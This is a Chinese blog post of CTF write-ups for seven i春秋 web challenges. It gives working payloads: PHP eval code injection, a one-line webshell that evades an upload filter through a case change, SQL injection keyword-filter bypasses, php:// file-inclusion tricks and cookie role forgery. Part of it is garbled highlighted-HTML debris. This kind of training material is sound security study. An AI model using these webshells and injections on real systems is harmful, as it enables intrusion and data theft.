i春秋-Web(一)

原创

Qwzf 于 2019-09-02 20:40:34 发布 868 收藏 5

分类专栏： CTF 文章标签： CTF

前言

做了几道i春秋的Web题，所以总结一下。

Web1：爆破-1

题目提示：某六位变量。查看题目，发现是代码审计

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```



```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];//以get或post传入hello，并赋值给`$a`
if(!preg_match('/^\w*$/',$a )){//正则表达式^匹配一行的开头，$表示结束。\w表示匹配包括下划线的任何单词字符，等价于'[A-Za-z0-9_]'。*号：匹配前面的子表达式零次或多次。
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);//__FILE__当前运行文件的完整路径和文件名。
?>
```

1、如果匹配正则表达式/^\w*$/，就打印`变量 $$a`

2、`$a`是hello，`$$a`是六位变量`$hello`

接下来不会了，所以百度一下

发现超全局变量`$GLOBALS`

作用：

引用全局作用域中可用的全部变量。这样就会打印出当前定义的所有变量，也包括 include 的文件中的变量，flag 也存在在这些变量中。

3、所以在URL后加?hello=GLOBALS，将参数hello修改为Globals


实际执行语句：

```
eval("var_dump($$a);")
eval("var_dump($hello);")
eval("var_dump($GLOBALS);")
```

最终得到flag

array(9) { ["_GET"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(6) { ["UM_distinctid"]=> string(58) "16c755cc73d0-04f7fd3f7b0b4a8-116b634a-144000-16c755cc73eba" ["chkphone"]=> string(33) "acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O" ["Hm_lvt_2d0601bd28de7d49818249cf35d95943"]=> string(21) "1565337111,1565412205" ["ci_session"]=> string(40) "03dc4a098e224309836dea728cd63677c947cf85" ["Hm_lpvt_2d0601bd28de7d49818249cf35d95943"]=> string(10) "1565412564" ["__jsluid_h"]=> string(32) "a3801607f3108a7333cff406512302c9" } ["_FILES"]=> array(0) { } ["_REQUEST"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["flag"]=> string(38) "flag在一个长度为6的变量里面" ["d3f0f8"]=> string(42) "flag{e41e7606-1e7c-4d73-832a-88a1c2db40b2}" ["a"]=> string(7) "GLOBALS" ["GLOBALS"]=> *RECURSION* } <?php

```php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```



Web2：爆破-2


题目提示：flag不在变量中

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

审计代码，很明显是代码执行。一句话+菜刀(或蚁剑)拿到flag

pyload

```
http://bd5c2e087fb744a4abb30339f0c088bfba3400c37b8245fe.changame.ichunqiu.com/?hello=${@eval($_POST[1])}
```



同时发现我这道题有多种解法，可以参考大佬博客：【i春秋】Web —— 爆破-2

Web3：爆破-3

题目提示：这个真是爆破

```
<?php
error_reporting(0);
```

```php
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```


审计代码：

1、Session中的num初始值为0，time为当前时间，whoami初始值为ea。

2、120秒之后会话结束。然后str_rands随机生成2个字母。

3、whoami需要等于传递的value值的前两位，并且value的md5值的第5为开始，长度为4的字符串==0，这样num++。


4、whoami=str_rands，循环10次后，输出flag。

所以只要第一次传进去的value与session中的相等，则网页会输出下一个value值，通过使用md5函数不能对数组进行处理的漏洞来绕过substr(md5($value),5,4)==0的判断，使nums得值大于10即可得到flag。

但不会写脚本，所以借鉴了一下大佬的脚本：

```python
import requests

url = "http://18db51d66abf489ca48f1c310b898ab8e4ba00cd266e4219.changame.ichunqiu.com/?value[]=ea"
al = ['abcdefghijklmnopqrstuvwxyz']
s = requests.session()
r=s.get(url)

for i in range(20):
    url = "http://18db51d66abf489ca48f1c310b898ab8e4ba00cd266e4219.changame.ichunqiu.com/?value[]=" + r.content[
0:2]
    r=s.get(url)
    print r.content
```

MINGW64:/d/网安/做题/i春秋/MISC/爆破-3




```
0">[</span><span style="color: #0000BB">0</span><span style="color: #007700">].</span><span style="color: #0000BB"
0BB">1</span><span style="color: #007700">]) &amp;amp;&amp;nbsp;</span><span style="color: #0000BB">substr</span
n><span style="color: #007700">(</span><span style="color: #0000BB">$value</span><span style="color: #007700">),</
pan><span style="color: #0000BB">4</span><span style="color: #007700">)==</span><span style="color: #0000BB">0</sp
or: #0000BB">$_SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">'nums'</span><span
00BB">$_SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">'whoami'</span><span style
nds</span><span style="color: #007700">;<br />  echo </span><span style="color: #0000BB">$str_rands
le="color: #0000BB">$_SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">'nums'</span
/span><span style="color: #007700">){<br />  echo </span><span style="color: #0000BB">$flag</span><
#0000BB">show_source</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span
 /></span><br /></span>
</code>

sfflag{37e92ff5-e181-4d8d-9b13-4c05f93cbfaa}<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php <br />error_reporting</span><span style="color: #007700">(</span><span
<span style="color: #0000BB">session_start</span><span style="color: #007700">();<br />require(</span><span style=
(!isset(</span><span style="color: #0000BB">$_SESSION</span><span style="color: #007700">[</span><span style="colo
;</span><span style="color: #0000BB">$_SESSION</span><span style="color: #007700">[</span><span style="color: #DD0
tyle="color: #0000BB">0</span><span style="color: #007700">;<br />  </span><span style="color: #0000BB">
D0000">'time'</span><span style="color: #007700">] = </span><span style="color: #0000BB">time</span><spa
000BB">$_SESSION</span><span style="color: #007700">[</span><span style="color: #DD0000">'whoami'</span><span styl
span><span style="color: #007700">;<br />}<br /><br />if(</span><span style="color: #0000BB">$_SESSION</span><span
span style="color: #007700">]+</span><span style="color: #0000BB">120</span><span style="color: #007700">&lt;</spa
<br />  </span><span style="color: #0000BB">session_destroy</span><span style="color: #007700">();<br />
tyle="color: #007700">= </span><span style="color: #0000BB">$_REQUEST</span><span style="color: #007700">[</s
```


Web4：Upload

根据题目提示，这道题是文件上传漏洞。上传一句话

```
<div>
  <a href="u/webshell.php">上传成功!</a>
</div>
```

查看，发现过滤了`<?php`




```
eval($_POST['a']); ?>
```


查询百度发现一句话也可以这样写：

各种一句话木马大全

找到一个。因为会过滤php，所以php写成pHp进行绕过。

```
<script language="pHp">@eval($_POST['b'])</script>
```

所以重新写下，然后上传。蚁剑(菜刀)一连成功



然后就可以在后台找到flag了。

Web5：SQL

题目提示：SQL注入

flag在数据库。感觉可以联合查询注入。所以先判断整型还是字符型，是整型。查询列数，发现

额。。不知道什么原因，感觉像是被过滤了什么。绕过，emmmm。。。没有绕过成功。查看大佬博客发现通过`<>`进行绕过

大佬博客：一次简单的ctf SQL注入绕过


试过后，发现只有`ord<>er`这种形式才能绕过。

判断显示位，“2”处是显示位。

flag{在数据库中}

2

接下来当然是爆库、爆表、爆字段、爆数据了。注意select和and的绕过就行了(`sel<>ect` `an<>d`)。最终得到flag




Web6：include

题目提示：文件包含漏洞

```php
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```


因为PHP版本5.6.29，且allow_url_include为On、allow_url_fopen为Off。



Core

PHP Version	5.6.29	
Directive	**Local Value**	**Master Value**
allow_url_fopen	Off	Off
allow_url_include	On	On

所以可以使用php伪协议读取POST数据，POST数据可以是命令执行代码，用`ls`查看当前目录。




得到`dle345aae.php`，再用`php://filter`伪协议对文件进行读取，Base64转换一下，即可得到flag

Web7：who are you?

题目提示：who are you?(你是谁？)。一般情况下是admin

抓包，发现一串像Base64的字符



Base64解密结果是：`f:5:"thrfg";`

把thrfg换成admin，Base64加密，加密结果替换role值。发包没有得到flag。

尝试无果，偷瞄一下大佬博客，rot13加密(凯撒密码码位移13)。。。解密结果：guest。

脑洞挺大。不过也貌似比较好想到，admin(管理员账户)，想到guest(来宾账户)。

所以admin，rot13加密、Base64加密。加密结果替换role值，发包得到

